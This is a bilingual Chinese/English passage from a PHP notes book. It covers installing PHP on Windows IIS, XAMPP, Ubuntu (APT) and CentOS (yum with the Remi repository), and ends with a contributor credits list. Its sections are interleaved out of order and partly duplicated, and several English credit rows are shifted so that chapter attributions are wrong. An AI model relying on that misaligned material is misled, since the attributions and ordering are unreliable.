Windows 版 XAMPP 有三种不同的版本：

- [安装程序](#)（可能是.exe 格式，安装 XAMPP 最简单的方式）
- [ZIP](#)（适合纯粹主义者：XAMPP 作为普通的 ZIP .zip 格式 压缩包）
- [7zip:](#)（适合带宽有限的纯粹主义者：XAMPP 作为 7zip .7zip 格式 压缩包）

如何安装以及我应该将 PHP/html 文件放在哪里？

使用提供的安装程序安装

1. 双击下载的 .exe 文件，执行 XAMPP 服务器安装程序。

从 ZIP 安装

1. 将 ZIP 压缩包解压到你选择的文件夹中。
2. XAMPP 正在解压到所选目标目录下的子目录 C:\xampp 中。

9. Setup your C:\PHP\php.ini, especially set the extension_dir = "C:\PHP\ext".

10. Reset IIS: In a DOS command console type IISRESET.

Optionally you can install the [PHP Manager for IIS](#) which is of great help to setup the ini file and track the log of errors (doesn't work on Windows 10).

Remember to set index.php as one of the default documents for IIS.

If you followed the installation guide now you are ready to test PHP.

Just like Linux, IIS has a directory structure on the server, the root of this tree is C:\inetpub\wwwroot\, here is the point of entry for all your public files and PHP scripts.

Now use your favorite editor, or just Windows Notepad, and type the following:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Save the file under C:\inetpub\wwwroot\index.php using the UTF-8 format (without BOM).

Then open your brand new website using your browser on this address: <http://localhost/index.php>

Section A.3: Download and Install XAMPP

What is XAMPP?

XAMPP is the most popular PHP development environment. XAMPP is a completely free, open-source and easy to install Apache distribution containing MariaDB, PHP, and Perl.

Where should I download it from?

Download appropriate stable XAMPP version from [their download page](#). Choose the download based on the type of OS (32 or 64bit and OS version) and the PHP version it has to support.

Current latest being [XAMPP for Windows 7.0.8 / PHP 7.0.8](#).

Or you can follow this:

XAMPP for Windows exists in three different flavors:

- [Installer](#) (Probably .exe format the easiest way to install XAMPP)
- [ZIP](#) (For purists: XAMPP as ordinary ZIP .zip format archive)
- [7zip:](#) (For purists with low bandwidth: XAMPP as 7zip .7zip format archive)

How to install and where should I place my PHP/html files?

Install with the provided installer

1. Execute the XAMPP server installer by double clicking the downloaded .exe.

Install from the ZIP

1. Unzip the zip archives into the folder of your choice.
2. XAMPP is extracting to the subdirectory C:\xampp below the selected target directory.

3. 现在启动文件 `setup_xampp.bat`, 以调整 XAMPP 配置以适应你的系统。

注意：如果您选择根目录 `C:\` 作为目标，您不能启动 `setup_xampp.bat`。

安装后

使用“XAMPP控制面板”执行其他任务，例如启动/停止Apache、MySQL、FileZilla和Mercury，或将它们安装为服务。

文件处理

安装过程非常简单，安装完成后，您可以将html/php文件添加到服务器托管目录XAMPP-root/htdocs/中。然后启动服务器，在浏览器中打开`http://localhost/file.php`以查看页面。

注意：Windows中XAMPP的默认根目录是`C:/xampp/htdocs/`

在您喜欢的网页浏览器中输入以下任一URL：

`http://localhost/`
`http://127.0.0.1/`

现在您应该能看到XAMPP的起始页面。

3. Now start the file `setup_xampp.bat`, to adjust the XAMPP configuration to your system.

Note: If you choose a root directory `C:\` as target, you must not start `setup_xampp.bat`.

Post-Install

Use the "XAMPP Control Panel" for additional tasks, like starting/stopping Apache, MySQL, FileZilla and Mercury or installing these as services.

File handling

The installation is a straight forward process and once the installation is complete you may add html/php files to be hosted on the server in XAMPP-root/htdocs/. Then start the server and open `http://localhost/file.php` on a browser to view the page.

Note: Default XAMPP root in Windows is `C:/xampp/htdocs/`

Type in one of the following URLs in your favourite web browser:

`http://localhost/`
`http://127.0.0.1/`

Now you should see the XAMPP start page.

XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 5.6.14

translation missing: en.You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our [Forums](#), adding yourself to the [Mailing List](#), and liking us on [Facebook](#), following our exploits on [Twitter](#), or adding us to your [Google+](#) circles.

Contribute to XAMPP translation at [translate.apachefriends.org](#).

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, [translate.apachefriends.org](#), where users can contribute translations.

Install applications on XAMPP using Bitnami

Apache Friends and Bitnami are cooperating to make dozens of open source applications available on XAMPP, for free. Bitnami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the [Bitnami XAMPP page](#) for details on the currently available apps.



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 5.6.14

translation missing: en.You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our [Forums](#), adding yourself to the [Mailing List](#), and liking us on [Facebook](#), following our exploits on [Twitter](#), or adding us to your [Google+](#) circles.

Contribute to XAMPP translation at [translate.apachefriends.org](#).

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, [translate.apachefriends.org](#), where users can contribute translations.

Install applications on XAMPP using Bitnami

Apache Friends and Bitnami are cooperating to make dozens of open source applications available on XAMPP, for free. Bitnami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the [Bitnami XAMPP page](#) for details on the currently available apps.



附录B：在Linux/Unix环境下安装

B.1节：使用APT命令行安装PHP 7

这将只安装PHP。如果您希望将PHP文件提供给网页，还需要安装一个网络服务器，例如Apache、Nginx，或者使用PHP内置的网络服务器（PHP版本5.4+）。

如果您使用的是低于16.04版本的Ubuntu，但仍想使用PHP 7，可以通过执行以下命令添加[Ondrej的PPA仓库](#)：`sudo add-apt-repository ppa:ondrej/php`

确保您的所有仓库都是最新的：

```
sudo apt-get update
```

更新系统仓库后，安装PHP：

```
sudo apt-get install php7.0
```

让我们通过检查PHP版本来测试安装：

```
php --version
```

这应该会输出类似如下内容。

注意：您的输出将略有不同。

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
版权所有 (c) 1997-2016 PHP集团
Zend 引擎 v3.0.0, 版权所有 (c) 1998-2016 Zend 技术公司
包含 Zend OPcache v7.0.8-0ubuntu0.16.04.1, 版权所有 (c) 1999-2016, 来自 Zend 技术公司
包含 Xdebug v2.4.0, 版权所有 (c) 2002-2016, 来自 Derick Rethans
```

您现在可以通过命令行运行 PHP。

B.2节：在企业版 Linux 发行版中安装 (CentOS、Scientific Linux 等)

使用 yum 命令管理基于企业版 Linux 的操作系统中的软件包：

```
yum install php
```

这将安装一个包含一些常用功能的最小 PHP 版本。如果您需要额外的模块，您需要单独安装它们。您同样可以使用 yum 来搜索这些软件包：

```
yum search php-*
```

示例输出：

Appendix B: Installing on Linux/Unix Environments

Section B.1: Command Line Install Using APT for PHP 7

This will only install PHP. If you wish to serve a PHP file to the web you will also need to install a web-server such as [Apache](#), [Nginx](#), or use [PHP's built in web-server](#) (php version 5.4+).

If you are in a Ubuntu version below 16.04 and want to use PHP 7 anyway, you can add [Ondrej's PPA repository](#) by doing: `sudo add-apt-repository ppa:ondrej/php`

Make sure that all of your [repositories](#) are up to date:

```
sudo apt-get update
```

After updating your system's repositories, install PHP:

```
sudo apt-get install php7.0
```

Let's test the installation by checking the PHP version:

```
php --version
```

This should output something like this.

Note: Your output will be slightly different.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

You now have the capability to run PHP from the command line.

Section B.2: Installing in Enterprise Linux distributions (CentOS, Scientific Linux, etc)

Use the yum command to manage packages in Enterprise Linux-based operating systems:

```
yum install php
```

This installs a minimal install of PHP including some common features. If you need additional modules, you will need to install them separately. Once again, you can use yum to search for these packages:

```
yum search php-*
```

Example output:

php-bcmath.x86_64 : 用于 PHP 应用程序使用 bcmath 库的模块
php-cli.x86_64 : PHP 的命令行界面
php-common.x86_64 : PHP 的公共文件
php-dba.x86_64 : 用于 PHP 应用程序的数据库抽象层模块
php-devel.x86_64 : 构建 PHP 扩展所需的文件
php-embedded.x86_64 : 用于嵌入应用程序的 PHP 库
php-enchant.x86_64 : 人类语言和字符编码支持
php-gd.x86_64 : 用于 PHP 应用程序使用 gd 图形库的模块
php-imap.x86_64 : 用于使用 IMAP 的 PHP 应用程序的模块

安装 gd 库：

```
yum install php-gd
```

企业级 Linux 发行版历来对更新持保守态度，通常不会更新超过其发布时的点版本。许多第三方仓库提供当前版本的 PHP：

- [IUS](#)
- [Remi Colette](#)
- [Webtatic](#)

IUS 和 Webtatic 提供名称不同的替代软件包（例如，php56u 或 php56w 用于安装 PHP 5.6）而 Remi 的仓库则通过使用与系统软件包相同的名称来提供原地升级。

以下是从Remi仓库安装PHP 7.0的说明。这是最简单的示例，因为不需要卸载系统包。

```
# 下载RPM包；如果是EL 7，请将6替换为7
wget http://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# 安装仓库信息
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# 启用仓库
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# 安装新版本的PHP
# 注意：如果您已经安装了系统包，这将会更新它
yum install php
```

php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP

To install the gd library:

```
yum install php-gd
```

Enterprise Linux distributions have always been conservative with updates, and typically do not update beyond the point release they shipped with. A number of third party repositories provide current versions of PHP:

- [IUS](#)
- [Remi Colette](#)
- [Webtatic](#)

IUS and Webtatic provide replacement packages with different names (e.g. php56u or php56w to install PHP 5.6) while Remi's repository provides in-place upgrades by using the same names as the system packages.

Following are instructions on installing PHP 7.0 from Remi's repository. This is the simplest example, as uninstalling the system packages is not required.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

致谢

非常感谢所有来自Stack Overflow Documentation的人员提供此内容，
更多更改可发送至web@petercv.com以发布或更新新内容

54 69 6D	第2章
Zochem	第1、2、5、12和30章
A.L	第50章
a4arpan	第59章
AbcAeffchen	第12、15和16章
阿比·贝克特	第21、26、43、50、58和69章
阿比谢克·古尔贾尔	第6、10、28和46章
亚当	第107章
阿迪尔·阿巴西	第2、5和26章
艾杰	第18章
afeique	第2章
Ajant	第34章和第96章
阿克谢·卡莱	第4章
阿拉·埃丁·杰巴利	第38章
Albzi	第13章
亚历克斯·G	第73章
亚历克斯·希门尼斯	第62章
亚历山大·古兹	第2章和第26章
alexander.polomodov	第35章、第40章和第95章
阿列克谢	第12章和第43章
阿列克谢·科尔尼洛夫	第31章
阿里·马苏迪安普尔	第52章
阿洛克·帕特尔	第14章
阿隆·艾坦	第90章
阿尔方苏斯	第41章
阿米尔·福萨蒂·Q.	第9章
AnatPort	第9章、第17章和第19章
安德烈亚斯	第14章和第33章
安德鲁	第1章和第10章
阿尼斯·萨班	第16章
阿尼·梅农	第106章
阿尼尔	第1章、第5章、第30章和第31章
AnotherGuy	第29章
安东尼·范诺弗	第64章和第102章
安东尼·丹德里亚	第14章
安瓦尔·奈里	第58章
AppleDash	第2章
阿尔卡迪乌什·孔达斯	第31章
阿尔乔姆·季姆昌卡	第66章
Arun3x3	第14章
亚萨夫	第6、7和50章
阿提库尔	第15章
AVProgrammer	第31和65章
B001	第2、13和27章
巴克卢克	第58章
巴卡霍	第17章
巴尔德尔斯	第42章和第94章

Credits

Thank you greatly to all the people from Stack Overflow Documentation who helped provide this content,
more changes can be sent to web@petercv.com for new content to be published or updated

54 69 6D	Chapter 2
Zochem	Chapters 1, 2, 5, 12 and 30
A.L	Chapter 50
a4arpan	Chapter 59
AbcAeffchen	Chapters 12, 15 and 16
阿比·贝克特	Chapters 21, 26, 43, 50, 58 and 69
阿比谢克·古尔贾尔	Chapters 6, 10, 28 and 46
亚当	Chapter 107
阿迪尔·阿巴西	Chapters 2, 5 and 26
艾杰	Chapter 18
afeique	Chapter 2
Ajant	Chapters 34 and 96
阿克谢·卡莱	Chapter 4
阿拉·埃丁·杰巴利	Chapter 38
Albzi	Chapter 13
亚历克斯·G	Chapter 73
亚历克斯·希门尼斯	Chapter 62
亚历山大·古兹	Chapters 2 and 26
alexander.polomodov	Chapters 35, 40 and 95
阿列克谢	Chapters 12 and 43
阿列克谢·科尔尼洛夫	Chapter 31
阿里·马苏迪安普尔	Chapter 52
阿洛克·帕特尔	Chapter 14
阿隆·艾坦	Chapter 90
阿尔方苏斯	Chapter 41
阿米尔·福萨蒂·Q.	Chapter 9
AnatPort	Chapters 9, 17 and 19
安德烈亚斯	Chapters 14 and 33
安德鲁	Chapters 1 and 10
阿尼斯·萨班	Chapter 16
阿尼·梅农	Chapter 106
阿尼尔	Chapters 1, 5, 30 and 31
AnotherGuy	Chapter 29
安东尼·范诺弗	Chapters 64 and 102
安东尼·丹德里亚	Chapter 14
安瓦尔·奈里	Chapter 58
AppleDash	Chapter 2
阿尔卡迪乌什·孔达斯	Chapter 31
阿尔乔姆·季姆昌卡	Chapter 66
Arun3x3	Chapter 14
亚萨夫	Chapters 6, 7 and 50
阿提库尔	Chapter 15
AVProgrammer	Chapters 31 and 65
B001	Chapters 2, 13 and 27
巴克卢克	Chapter 58
巴卡霍	Chapter 17
巴尔德尔斯	Chapters 42 and 94

班西	第65章	bansi	Chapter 65
本杰明	第24章	Benjam	Chapter 24
bhrached	第37章	bhrached	Chapter 37
比利·G	第5章	Billy G	Chapter 5
bish	第64章	bish	Chapter 64
主教	第79章	bishop	Chapter 79
刀锋	第60章	blade	Chapter 60
bnxio	第29章	bnxio	Chapter 29
Boysenb3rry	第72章	Boysenb3rry	Chapter 72
bpoiss	第12章	bpoiss	Chapter 12
br3nt	第5、26、58和90章	br3nt	Chapters 5, 26, 58 and 90
Bram	第25章	Bram	Chapter 25
BrokenBinary	第29、31、47和48章	BrokenBinary	Chapters 29, 31, 47 and 48
BSathvik	第59章	BSathvik	Chapter 59
bwegs	第5章	bwegs	Chapter 5
bwoebi	第2、5、6、9、11、12、15、19、31、70、92、95、96、103和106章	bwoebi	Chapters 2, 5, 6, 9, 11, 12, 15, 19, 31, 70, 92, 95, 96, 103 and 106
cale_b	第1、2和5章	cale_b	Chapters 1, 2 and 5
卡兰·赫德	第59章	Callan Heard	Chapter 59
卡尔文	第10章	Calvin	Chapter 10
卡尼斯	第26章	Canis	Chapter 26
caoglish	第14章	caoglish	Chapter 14
cFreed	第9章	cFreed	Chapter 9
查理·H	第5章	Charlie H	Chapter 5
chh	第15章	chh	Chapter 15
维格姆警长	第25章	Chief Wiggum	Chapter 25
克里斯·弗伦斯	第66章	Chris Forrence	Chapter 66
克里斯·怀特	第41、45和47章	Chris White	Chapters 41, 45 and 47
克里斯蒂安	第2、25和98章	Christian	Chapters 2, 25 and 98
克里斯托弗·K.	第9章	Christopher K.	Chapter 9
克里斯·乌古	第39章	Chrys Ugwu	Chapter 39
cjsimon	第55章	cjsimon	Chapter 55
Code4R7	第49章	Code4R7	Chapter 49
cpalinckx	第5章	cpalinckx	Chapter 5
CStff	第19章	CStff	Chapter 19
cyberbit	第30章	cyberbit	Chapter 30
C_____yN	第30章	C_____yN	Chapter 30
丹尼尔·瓦格霍恩	第41章	Daniel Waghorn	Chapter 41
DanTheDJ1	第28章	DanTheDJ1	Chapter 28
达伦	第15、22、26和101章	Darren	Chapters 15, 22, 26 and 101
大卫	第12章	David	Chapter 12
大卫·帕克	第35章	David Packer	Chapter 35
daviddhont	第101章	daviddhont	Chapter 101
David	第5章和第16章	David	Chapters 5 and 16
丹尼斯·哈布林克	第26章	Dennis Haarbrink	Chapter 26
德夫西·奥德德拉	第10章	Deysi Odedra	Chapter 10
dikirill	第33章	dikirill	Chapter 33
迪彭·沙阿	第9章	Dipen Shah	Chapter 9
迪佩什·波德尔	第1章	Dipesh Poudel	Chapter 1
DJ Sipe	第41章	DJ Sipe	Chapter 41
Dmytrechko	第5章和第103章	Dmytrechko	Chapters 5 and 103
Dmytro G. Sergiienko	第22章	Dmytro G. Sergiienko	Chapter 22
多夫·本约明·索哈切斯基	第41章	Dov Benyomin Sohacheski	Chapter 41
德拉戈斯·斯特鲁加尔	第27章和第29章	Dragos Strugar	Chapters 27 and 29

德鲁	第58章	Drew	Chapter 58
埃德·科特雷尔	第1章、第5章、第31章、第35章、第42章、第58章和第90章	Ed Cottrell	Chapters 1, 5, 31, 35, 42, 58 and 90
爱德华	第35章	Edward	Chapter 35
埃金	第26章	Ekin	Chapter 26
埃尔米尔	第10章	Emil	Chapter 10
埃纳穆尔·哈桑	第1章	Enamul Hassan	Chapter 1
Epodax	第39章	Epodax	Chapter 39
埃尔基·A	第71章	Erki A	Chapter 71
埃尔内斯塔斯·斯坦克维čius	第50章和第69章	Ernestas Stankevičius	Chapters 50 and 69
Exagone313	第46章和第66章	Exagone313	Chapters 46 and 66
费利克斯·加尼翁	第41章和第94章	Félix Gagnon	Chapters 41 and 94
F. 穆勒	第12章、第15章和第94章	F. Müller	Chapters 12, 15 and 94
FOG	第2章	FOG	Chapter 2
法坦	第16章	Fathan	Chapter 16
FeedTheWeb	第31章	FeedTheWeb	Chapter 31
Filip Š	第57章	Filip Š	Chapter 57
Finwe	第103章	Finwe	Chapter 103
franga2000	第55章和第95章	franga2000	Chapters 55 and 95
gabe3886	第43章	gabe3886	Chapter 43
加布里埃尔·所罗门	第67章	Gabriel Solomon	Chapter 67
高拉夫	第1章	Gaurav	Chapter 1
高拉夫·斯里瓦斯塔瓦	第12章	Gaurav Srivastava	Chapter 12
georoot	第77、78、85、98和101章	georoot	Chapters 77, 78, 85, 98 and 101
杰拉德·罗什	第42和89章	Gerard Roche	Chapters 42 and 89
吉诺·帕内	第2、9、31和96章	Gino Pane	Chapters 2, 9, 31 and 96
戈帕尔·夏尔马	第62章	Gopal Sharma	Chapter 62
戈登	第90和104章	Gordon	Chapters 90 and 104
GordonM	第56章	GordonM	Chapter 56
gracacs	第9章	gracacs	Chapter 9
GuRu	第12章	GuRu	Chapter 12
吉蒂斯·特诺维马斯	第2、53、59和96章	Gytis Tenovimas	Chapters 2, 53, 59 and 96
H. 保莱恩	第1章	H. Pauwelyn	Chapter 1
哈迪克·坎贾里亚	第43章	Hardik Kanjariya	Chapter 43
哈里达尔尚	第28章	Haridarshan	Chapter 28
哈里克里希南	第15章	Harikrishnan	Chapter 15
哈特曼	第33章	Hartman	Chapter 33
亨德斯	第9章和第28章	Henders	Chapters 9 and 28
亨里克·巴塞洛斯	第2章、第5章、第26章、第58章、第66章和第90章	Henrique Barcelos	Chapters 2, 5, 26, 58, 66 and 90
希尔德什·维什韦德瓦	第2章和第5章	Hirdesh Vishwdewa	Chapters 2 and 5
HPierce	第9章、第45章和第89章	HPierce	Chapters 9, 45 and 89
hspaans	第41章	hspaans	Chapter 41
伊恩·德雷克	第66章	Ian Drake	Chapter 66
Ikari	第10章、第18章、第41章和第99章	Ikari	Chapters 10, 18, 41 and 99
伊尔克·穆特鲁	第75章	Ilker Mutlu	Chapter 75
伊姆克拉基	第20章和第65章	ImClarky	Chapters 20 and 65
伊万	第58章	Ivan	Chapter 58
伊维扬·斯特凡·斯蒂皮ć	第28章	Ivijan Stefan Stipić	Chapter 28
杰克·哈德卡斯尔	第26章	Jack hardcastle	Chapter 26
詹姆斯	第17章、第33章和第36章	James	Chapters 17, 33 and 36
詹姆斯·奥尔代	第33章	James Alday	Chapter 33
贾里德·邓纳姆	第59章	Jared Dunham	Chapter 59
雅里·凯纳宁	第64章	Jari Keinänen	Chapter 64
杰森	第26章和第103章	Jason	Chapters 26 and 103

jasonlam604	第64章	jasonlam604	Chapter 64
杰伊	第58章	Jay	Chapter 58
贾亚·帕尔瓦尼	第2章	Jaya Parwani	Chapter 2
jayantS	第18章	jayantS	Chapter 18
贾伊迪普·潘迪亚	第78章	Jaydeep Pandya	Chapter 78
JayIsTooCommon	第10章	JayIsTooCommon	Chapter 10
李JC	第32章	JC Lee	Chapter 32
jcalonso	第12章	jcalonso	Chapter 12
jcuenod	第19章	jcuenod	Chapter 19
Jdrupal	第21章	Jdrupal	Chapter 21
Jees K Denny	第59章	Jees K Denny	Chapter 59
Jens A. Koch	第1、19、28和79章	Jens A. Koch	Chapters 1, 19, 28 and 79
jesussegado	第75章	jesussegado	Chapter 75
Jhollman	第106章	Jhollman	Chapter 106
Jimmmy	第33章	Jimmmy	Chapter 33
jlapoutre	第40章	jlapoutre	Chapter 40
jmattheis	第5章、第15章和第53章	jmattheis	Chapters 5, 15 and 53
Jo.	第12章和第20章	Jo.	Chapters 12 and 20
Joe	第10章和第86章	Joe	Chapters 10 and 86
约翰·C	第29章	John C	Chapter 29
约翰·孔德	第18、34、46和64章	John Conde	Chapters 18, 34, 46 and 64
约翰·斯莱格斯	第1、2、5、12、26、31、40、49和90章	John Slegers	Chapters 1, 2, 5, 12, 26, 31, 40, 49 and 90
乔纳斯C	第1章	JonasCz	Chapter 1
乔纳森·拉姆	第59章	Jonathan Lam	Chapter 59
乔恩马克·佩里	第10章	JonMark Perry	Chapter 10
胡安德马尔科	第15章	juandemarco	Chapter 15
尤哈·帕洛马克	第25章	Juha Palomäki	Chapter 25
JustCarty	第4章和第59章	JustCarty	Chapters 4 and 59
jwriteclub	第20章、第26章、第66章和第90章	jwriteclub	Chapters 20, 26, 66 and 90
K48	第5章	K48	Chapter 5
卡美哈美哈	第39章	Kamehameha	Chapter 39
卡里姆·盖格尔	第31章和第45章	Karim Geiger	Chapters 31 and 45
凯蒂	第95章	Katie	Chapter 95
kelunik	第35、70和103章	kelunik	Chapters 35, 70 and 103
肯扬	第75章	Kenyon	Chapter 75
kero	第26章	kero	Chapter 26
凯文·坎皮恩	第61章	Kevin Campion	Chapter 61
kisanme	第5章	kisanme	Chapter 5
科多斯·约翰逊	第12章	Kodos Johnson	Chapter 12
krtek	第22章	krtek	Chapter 22
ksealey	第13章	ksealey	Chapter 13
库汉	第81章	Kuhan	Chapter 81
Kzqai	第1章	Kzqai	Chapter 1
Laposhasú Acsa	第95章	Laposhasú Acsa	Chapter 95
leguano	第89章	leguano	Chapter 89
Leith	第31章	Leith	Chapter 31
Ligemer	第31章	Ligemer	Chapter 31
Linus	第35章	Linus	Chapter 35
littlethoughts	第44章	littlethoughts	Chapter 44
Loopo	第33章	Loopo	Chapter 33
卢卡·雷诺内	第26章	Luca Rainone	Chapter 26
m02ph3u5	第2章和第12章	m02ph3u5	Chapters 2 and 12
马尔滕·奥斯廷	第43章	Maarten Oosting	Chapter 43

[Machavity](#) 第26、31、40、45、58和59章
[MackieE](#) 第12章
[maioman](#) 第64章
[马吉德](#) 第26、27、29、40、47和67章
[马尼基兰](#) 第20章
[马诺利斯·阿格科皮安](#) 第58章
[曼苏里](#) 第101章
[马努莱科](#) 第27章
[马克](#) 第5章
[马塞尔·多斯桑托斯](#) 第22章
[马克·H.](#) 第5章
[马滕·科茨尔](#) 第5、9、10、34和55章
[马尔廷](#) 第59章
[马尔廷·加斯特凯珀](#) 第22章
[马丁](#) 第9章
[马丁](#) 第70章
[马泰·米哈伊](#) 第7、12和31章
[matiaslauriti](#) 第19章
[马特·克拉克](#) 第43章
[马特·雷恩斯](#) 第7章、第10章和第20章
[马特·S](#) 第1章、第3章、第10章、第14章、第16章、第27章、第41章、第52章、第58章、第97章、第101章和第103章
[马茨](#) 第47章
[马克西姆](#) 第14章
[梅萨姆·穆拉](#) 第12章
[迈克尔·汤普森](#) 第36章
[mickmackusa](#) 第28章
[迈克](#) 第68章
[miken32](#) 第1、5、9、10、12、19、22、31、33、38、43、50、55、56、58、66、89、105章和107
[米兰·切达](#) 第15章
[米穆尼](#) 第31章
[mjsarfatti](#) 第39章
[mleko](#) 第1章和第66章
[穆罕默德·贝拉尔](#) 第52章和第90章
[穆罕默德·萨德格](#) 第5章和第53章
[莫哈伊丁·阿拉丁](#) 第12章
[moopet](#) 第9章
[Moppo](#) 第40章和第41章
[mpavey](#) 第1章
[mTorres](#) 第29章
[穆巴沙尔·阿巴斯](#) 第1章和第2章
[穆巴沙尔·伊克巴尔](#) 第89章
[穆罕默德](#) 第1章
[穆罕默德·苏蒙·莫拉](#) 第41章
[塞利姆](#)
[穆尔昆](#) 第66章
[穆什蒂](#) 第2章
[n](#) 第29章
[naitsirch](#) 第102章
[内特](#) 第2、5、10和26章
[内森·亚瑟](#) 第1和5章
[尼尔·斯特里克兰](#) 第5章
[阮清](#) 第20章

[Machavity](#) Chapters 26, 31, 40, 45, 58 and 59
[MackieE](#) Chapter 12
[maioman](#) Chapter 64
[Majid](#) Chapters 26, 27, 29, 40, 47 and 67
[Manikiran](#) Chapter 20
[Manolis Agkopian](#) Chapter 58
[Mansouri](#) Chapter 101
[Manulaiko](#) Chapter 27
[Marc](#) Chapter 5
[Marcel dos Santos](#) Chapter 22
[Mark H.](#) Chapter 5
[Marten Koetsier](#) Chapters 5, 9, 10, 34 and 55
[Martijn](#) Chapter 59
[Martijn Gastkemper](#) Chapter 22
[Martin](#) Chapter 9
[martin](#) Chapter 70
[Matei Mihai](#) Chapters 7, 12 and 31
[matiaslauriti](#) Chapter 19
[Matt Clark](#) Chapter 43
[Matt Raines](#) Chapters 7, 10 and 20
[Matt S](#) Chapters 1, 3, 10, 14, 16, 27, 41, 52, 58, 97, 101 and 103
[Matze](#) Chapter 47
[Maxime](#) Chapter 14
[Meisam Mulla](#) Chapter 12
[Michael Thompson](#) Chapter 36
[mickmackusa](#) Chapter 28
[Mike](#) Chapter 68
[miken32](#) Chapters 1, 5, 9, 10, 12, 19, 22, 31, 33, 38, 43, 50, 55, 56, 58, 66, 89, 105 and 107
[Milan Chheda](#) Chapter 15
[Mimouni](#) Chapter 31
[mjsarfatti](#) Chapter 39
[mleko](#) Chapters 1 and 66
[Mohamed Belal](#) Chapters 52 and 90
[Mohammad Sadegh](#) Chapters 5 and 53
[Mohyaddin Alaoddin](#) Chapter 12
[moopet](#) Chapter 9
[Moppo](#) Chapters 40 and 41
[mpavey](#) Chapter 1
[mTorres](#) Chapter 29
[Mubashar Abbas](#) Chapters 1 and 2
[Mubashar Iqbal](#) Chapter 89
[Muhammad](#) Chapter 1
[Muhammad Sumon Molla](#) Chapter 41
[Selim](#) Chapter 66
[mulquin](#) Chapter 2
[Mushti](#) Chapter 29
[n](#) Chapter 102
[naitsirch](#) Chapters 2, 5, 10 and 26
[Nate](#) Chapters 1 and 5
[Nathan Arthur](#) Chapter 5
[Neil Strickland](#) Chapter 5
[Nguyen Thanh](#) Chapter 20

尼克·沃尔
[nick](#)
尼贾拉杰·格拉尼
[Nijraj Gelani](#)
诺亚·范德阿
[Noah van der Aa](#)
[noufalcep](#)
奥宾纳·恩瓦克乌埃
[Obinna Nwakwue](#)
[ojrask](#)
[Oldskool](#)
[Ormoz](#)
奥尔托马拉·洛克尼
[Ortomala Lokni](#)
奥斯卡·大卫
[Oscar David](#)
巴勃罗·马丁内斯
[Pablo Martinez](#)
熊猫
[Panda](#)
帕尔齐法尔
[Parziphal](#)
帕特里克·西马尔
[Patrick Simard](#)
[paulmorris](#)
保罗·利马
[Paulo Lima](#)
[Paulpro](#)
帕维尔·杜比尔
[Pawel Dubiel](#)
佩德罗·皮尼罗
[Pedro Pinheiro](#)
[佩卡 웃](#)
[佩里](#)
彼得·R.
[Petr R.](#)
[philwc](#)
皮奥特·奥拉谢夫斯基
[Piotr Olaszewski](#)
普拉文·库马尔
[Praveen Kumar](#)
[Proger_Cbsk](#)
[p_bloomberg](#)
[Quill](#)
拉斐尔·丹塔斯
[Rafael Dantas](#)
[rap](#)
猛禽
[Raptor](#)
拉维·希拉尼
[Ravi Hirani](#)
丽贝卡·克洛斯
[Rebecca Close](#)
遗迹斯科斯
[RelicScoth](#)
[rfsbsb](#)
理查德·特纳
[Richard Turner](#)
里克·詹姆斯
[Rick James](#)
[Rizier123](#)
罗比·阿弗里尔
[Robbie Averill](#)
[robert](#)
罗宾·潘塔
[Robin Panta](#)
火箭危险品
[Rocket Hazmat](#)
鲁斯兰·贝斯
[Ruslan Bes](#)
鲁斯兰·奥斯马诺夫
[Ruslan Osmanov](#)
瑞安·K
[Ryan K](#)
[ryanm](#)
[RyanNerd](#)
[ryanyuyu](#)
[S.I.](#)
萨福尔·萨夫达尔
[Safoor Safdar](#)
萨姆·奥内拉
[Sam Onela](#)
索拉布
[Saurabh](#)

第103章
第38章
第28章
第82章
第15章和第16章
第59章
第1章、第2章、第9章、第26章、第39章和第66章
第36章
第74章
第10章
第17章
第107章
第1章、第5章、第29章和第31章
第2章
第51章
第1章
第87章
第41章
第31章
第18章和第22章
第64章
第36章和第103章
第10章、第59章和第64章
第58章
第31章、第32章和第76章
第5章
第12章
第1章
第69章
